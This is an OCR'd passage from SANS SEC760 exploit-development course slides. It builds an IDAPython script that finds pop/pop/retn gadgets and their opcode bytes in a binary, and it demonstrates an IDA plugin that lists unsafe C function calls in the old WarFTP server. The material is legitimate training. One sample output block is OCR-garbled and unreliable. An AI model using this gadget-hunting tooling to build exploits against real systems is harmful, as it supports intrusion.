
Exercise: Executing the Changes

When you run the script again, you should get the results shown. Note that there are fewer matches now that we have successfully checked the address that contains the sequence:

pop <reg>

pop <reg>

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop
0x080489ea: pop | pop
0x080489eb: pop | pop
0x08048aac: pop | pop
0x08048aad: pop | pop
0x08048aae: pop | pop
0x08048af7: pop | pop

Script Finished!
```



Exercise: Continuing Further ...

- Now, we will check for a “retn” in the sequence


```
… “omitted for space & indentation changed to fit”

while addr < end and addr != BADADDR:
  addr = NextAddr(addr)
  op1 = GetMnem(addr)
  if str(op1) == "pop":
    x = addr + 1
    op2 = GetMnem(x)
    if str(op2) == "pop":
      y = x + 1
      ret = GetMnem(y)
      if str(ret) == "retn":
        print "0x%08x:" % addr, op1, "|", op2, "|", ret
```

SEC760 | Advanced Exploit Development for Penetration Testers 216

Exercise: Continuing Further ...

Now, we will make a check to see if the third instruction in the sequence contains a “retn” instruction, completing the search for pop/pop/retn.

```
while addr < end and addr != BADADDR:
  addr = NextAddr(addr)
  op1 = GetMnem(addr)
  if str(op1) == "pop":
    x = addr + 1
    op2 = GetMnem(x)
    if str(op2) == "pop":
            y = x + 1    #Advance to the next address in the sequence after
pop/pop.
            ret = GetMnem(y)   #Assign the instruction at y to the variable
ret.
            if str(ret) == "retn":   #If the variable "ret" matches the
string "retn"…
              print "0x%08x:" % addr, op1, "|", op2, "|", ret   #Then print
out the addresses containing the sequence pop/pop/ret.
```



Exercise: Executing the New Changes


- Execute the script again and you should get the following results. (Note that there are even fewer matches.)
- We only have four possible results

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop | retn
0x080489eb: pop | pop | retn
0x08048aae: pop | pop | retn
0x08048af7: pop | pop | retn

Script Finished!
```

Exercise: Executing the New Changes

Execute the script with the new changes and you should get the results shown. Note that we only have four results now.

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop | pop | retn
0x080489eb: pop | pop | retn
0x08048aae: pop | pop | retn
0x08048af7: pop | pop | retn

Script Finished!
```



Exercise: Creating a Function

- In the main program, add the line in bold to match

```
        if str(ret) == "retn":
                disp(addr,op1,op2,ret)
```

- Let's create a function to handle getting the operands and printing the results
- Add the following to the top of your script:

```
def disp(a,b,c,d):
        mnem1 = GetOpnd(a,0)
        mnem2 = GetOpnd(int(a+1),0)
        print "0x%08x:" % a,b,mnem1,"|",c,mnem2,"|",d
```


Exercise: Creating a Function

We will now create a Python function to get the operands for each instruction and print the results. In the main program, add the following line shown in bold so that it matches:

```
    if str(ret) == "retn": #Find this line in your existing script.
            disp(addr,op1,op2,ret)  #Find the former line here that
performed the print and replace it with what's in bold.
                                      #This performs the function call to
disp() and passes our arguments.
```

Next, let's start building our function:

```
def disp(a,b,c,d):    #Our function's name is "disp()" and it takes in four
arguments.
    mnem1 = GetOpnd(a,0)    #The mnem1 variable is assigned by calling the
GetOpnd() function and getting the first operand for "a."
    mnem2 = GetOpnd(int(a+1),0)  #The mnem2 variable is assigned by
advancing a's addr and getting the first operand at that addr.
    print "0x%08x:" % a,b,mnem1,"|",c,mnem2,"|",d  #We then print a (addr),
b (first instruction), mnem1 (b's operand), etc.
```



Exercise: Calling Our Function

- Execute the script and you should get the results shown, which includes the operands

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop ebx | pop ebp | retn
0x080489eb: pop edi | pop ebp | retn
0x08048aae: pop edi | pop ebp | retn
0x08048af7: pop ebx | pop ebp | retn

Script Finished!
```


- You now have a working script to search for pop/pop/retn sequences
- If you have time, continue to improve the script

SANS SEC760 | Advanced Exploit Development for Penetration Testers 219

Exercise: Calling Our Function

Execute the script and you should get the results shown, which includes the operands for each instruction. You now have a working script to search for the code sequence pop/pop/retn. If you have more time, please proceed to improve the script further.

```
Running SEC760 POP/POP/RETN Script

0x080485a2: pop ebx | pop ebp | retn
0x080489eb: pop edi | pop ebp | retn
0x08048aae: pop edi | pop ebp | retn
0x08048af7: pop ebx | pop ebp | retn

Script Finished!
```



Exercise: Improving the Script

- If you have time, please attempt to make the following changes to your script:
  - Have the script also display the assembled version of the instructions
    - E.g., *0x080485a2: pop ebx | pop ebp | retn - \x5b\x5d\xc3*
  - Evaluate the operand to see if it has a value, such as "retn 12," as we may not want these
- These changes are only examples. Feel free to expand it however you wish
- Answers follow, but give it a shot first
- Remember to look at the IDC function list

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 220

Exercise: Improving the Script

If you reach this slide and there is still time in the exercise, or if you are working on your own, please attempt to make the following changes:

- Have the script also display the assembled version of the instructions. The "pop ebx" disassembly correlates to "\x5b." See if you can get the assembled sequence to print out next to the addresses of the pop/pop/retn sequences.
- Next, locate the function call in the IDC function list that allows you to look at the operand value if there is one. Use this function and modify your script so that it only displays pop/pop/retn sequences where the retn instruction does not have an operand value. (Note that in the "display_tool" program we do not have many results and none may include an operand value. Feel free to try another random program or DLL from your file system.)

These changes are only examples of the types of things you could do to improve the script. Try to make the changes without looking ahead first.



Exercise: Printing the Assembled Sequences

- Use the Assemble() function to assemble the instructions and print out the results. (You can also use the Byte() function.)
- Note that the end of our existing print statement in the disp() function has been modified

```
print "0x%08x:"%a,b,mnem1,"|",c,mnem2,"|",d,"-",
y = Assemble(a, str(b+" "+mnem1))[1]
a = a+1
z = Assemble(a, str(c+" "+mnem2))[1]
print ("\\x%x\\x%x\\xc3")%(ord(y[0]),ord(z[0]))
```

```
0x080485a2: pop ebx | pop ebp | ret  - \x5b\x5d\xc3
0x080489eb: pop edi | pc           \x5f\x5d\xc3
0x08048aae: pop edi | pc         - \x5f\x5d\xc3
0x08048af7: pop ebx | pop ebp | ret n - \x5b\x5d\xc3
```

SANS SEC760 | Advanced Exploit Development for Penetration Testers 221


Exercise: Printing the Assembled Sequences

Take a look at the Assemble() function and use it to assemble the pop/pop/retn instructions and print the results to the screen. Make the changes shown in bold and note that the end of the print statement in the display function has been modified. The comma on the end causes the additional results to be displayed on the same line. Feel free to use the Byte() function—for example, hex(Byte(0x080485a2)).

```
print "0x%08x:"%a,b,mnem1,"|",c,mnem2,"|",d,"-",               #Added a
hyphen and a comma to print additional results on same line.
y = Assemble(a, str(b+" "+mnem1))[1]   #Assemble at a's address, the
instruction and operand.
a = a+1      #Increment a to the next address.
z = Assemble(a, str(c+" "+mnem2))[1]  #Assemble at c's address, the
instruction and operand.
print ("\\x%x\\x%x\\xc3")%(ord(y[0]),ord(z[0]))  #Print out the native
assembly using ord() to handle the special numbering.
```

The results should be as follows (for the display_tool program):

```
0x080485a2: pop ebx | pop ebp | retn - \x5b\x5d\xc3
0x080489eb: pop edi | pop ebp | retn - \x5f\x5d\xc3
0x08048aae: pop edi | pop ebp | retn - \x5f\x5d\xc3
0x08048af7: pop ebx | pop ebp | retn - \x5b\x5d\xc3
```



Exercise: Checking for Operand Values

- Use the GetOperandValue() function to check the "retn" instructions for an immediate value
- If so, do not display those results

```
if str(ret) == "retn":
        z = GetOperandValue(y,0)
        if z == -1:
                disp(addr,op1,op2,ret)
```

- With the display_tool program, the results will be the same as the last slide
- The GetOperandValue() function returns "-1" if there is no operand value, and we continue in that case


SANS SEC760 | Advanced Exploit Development for Penetration Testers 222

Exercise: Checking for Operand Values

Our final goal to improve the script is to check the "retn" instruction to see if it has an operand value, such as "retn 12." The operand value will cause the stack pointer to adjust itself that many bytes further than normal once it returns to the next address on the stack. Use the GetOperandValue() function to check the instruction for an operand value. If it does not have one, a "-1" or "0xffffffff" will be returned, and we put in an "if z == -1:" statement to continue onward.

```
if str(ret) == "retn":
            z = GetOperandValue(y,0)     # Call the GetOperandValue(),
passing it the arguments y (address) and 0 (index of operand value).
            if z == -1:   #If no operand value, we'll get a -1 returned and
will continue forward.
                        disp(addr,op1,op2,ret)
```

With the display_tool program, the results will be the same as the last slide, as none of the "retn" instructions found contain an operand value. This will not be the case on a larger program.



Exercise: Scripting with IDA - The Point

- We have now completed an exercise to interface with IDA IDC functions
- You should be more comfortable with scripting using IDAPython
- IDAPython scripting is fairly quick and easy
- Scripts can range from simple with a specific purpose, to very powerful, complex programs
- Experiment with IDAPython and share your scripts
- The completed script is in the notes


Exercise: Scripting with IDA – The Point

On this page is the completed script. Remember, this is only one way to accomplish the goal of this program. As with any programming language, there are many ways to write code and get the same or better results. At this point you should see the benefit of IDAPython and the ease of scripting with IDA. Scripts can be simple or complex, depending on the need.

```
#This is the SANS SEC760 IDA Python script to search for POP/POP/RETN instructions.

def disp(a,b,c,d):  #Function to display pop/pop/rets
    mnem1 = GetOpnd(a,0)  #Getting first operand from start addr (pop *)
    mnem2 = GetOpnd(int(a+1),0)   #Getting first operand from start addr +1 (pop xxx, pop *)
    print "0x%08x:" % a,b,mnem1,"|",c,mnem2,"|",d,"-",    #Printing pop/pop/rets found with addr
    y = Assemble(a, str(b+" "+mnem1))[1]              #Assembling instruction at a
    a = a+1                                           #Incrementing a
    z = Assemble(a, str(c+" "+mnem2))[1]              #Assembling instruction at a + 1
    print ("\\x%x\\x%x\\xc3")%(ord(y[0]),ord(z[0]))  #Printing assembly - non-mnemonic (for example,
\x5b\x5d\xc3)

print "Running SEC760 POP/POP/RETN Script\n\n"

addr = SegByBase(SegByName(".text"))  #Getting start addr of code segment through the selector for .text
end = SegEnd(addr)                               # Getting end addr of code segment
```

```
while addr < end and addr != BADADDR:   #While stepping through addr's and not bad addr's
    addr = NextAddr(addr)             #addr = next address starting from var addr
    op1 = GetMnem(addr)               #Getting mnemonic instruction where addr is pointing
    if str(op1) == "pop":             #If the instruction is a pop...
        x = addr + 1                  #...then incrementing x to the next address after the pop.
        op2 = GetMnem(x)              #Get the mnemonic instruction of x.
        if str(op2) == "pop":         #If the instruction is a pop...
                y = x + 1             #...then increment x to the next address again.
                ret = GetMnem(y)  # Get the instruction at x.
                if str(ret) == "retn":              #If it's a return....
                    z = GetOperandValue(y,0)        #...check to see if the RETN instruction has an
operand value. For example, retn 12.
                    if z == -1:     #If it doesn't have an operand value, continue.
                        disp(addr,op1,op2,ret)   #Call the disp() function to display.

print "\n\nScript Finished!"
```

Also, check out the file ppr.py by “Eli Cohen-Nehemia” who wrote this version in class using additional available function calls in the IDA API.




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

Optional Exercise: IDA Plugins

In this short exercise, we run a simple plugin compiled for IDA 6.3 and later.




Optional Exercise: Insecure Function Finder

- A C++ IDA plugin written by Steve Micallef
- Available at http://www.binarypool.com/page_id=53/index.html
- The plugin looks for unsafe function names and reports back any findings
- We will be using the plugin to simply scan an old vulnerable program called WarFTP
  - WarFTP is in your 760.1 folder
  - The server will not run on Windows 7 or 8
  - We are simply using it as an example program that contains many unsafe function calls
  - This will only work on IDA 6.95 or earlier, unless you have a licensed copy of IDA 7 and download the x86 compatibility version

Optional Exercise: Insecure Function Finder

In this short optional exercise, use the Insecure Function Finder IDA plugin written by Steve Micallef years ago. The source code is available at http://www.binarypool.com/page_id=53/index.html. The plugin simply searches through a processed IDA file for unsafe function calls defined in the source code. We will be using this plugin to search through the WarFTP program. The WarFTP program is available in your 760.1 folder. WarFTP will not run on Windows 7, 8 or 10. We are only using it to see the results of the plugin against a known vulnerable application.

Why is it optional? The plugin is rather basic but does demonstrate a compiled plugin for IDA. We will be using more advanced plugins for patch diffing in the course. One of the extended hours' exercises challenges you to re-create what this plugin is doing, but with IDAPython! The Insecure Function Finder plugin fails to work properly if jump tables are used to get to the IAT as well.



Exercise: Source Code

- Code snippet of unsafefunc.cpp

```
void IDAP_run(int arg)
{
        char *funcs[] = { "sprintf", "strcpy", "gets", "strcat", "strncpy",
        "sscanf", "lstrcpyA", "lstrcpyN", "lstrcatA", 0 };

        for (int i = 0; i < get_segm_qty(); i++)
          segment_t *seg = getnseg(i);

          if (seg->type == SEG_XTRN) {

              for (int i = 0; funcs[i] != 0; i++) {
                      ea_t loc = get_name_ea(seg->startEA, funcs[i]);
```

1 List of functions for which we want to search

2 Looping through all segments

3 Look for IDA SEG_XTRN, which holds "extern" definitions

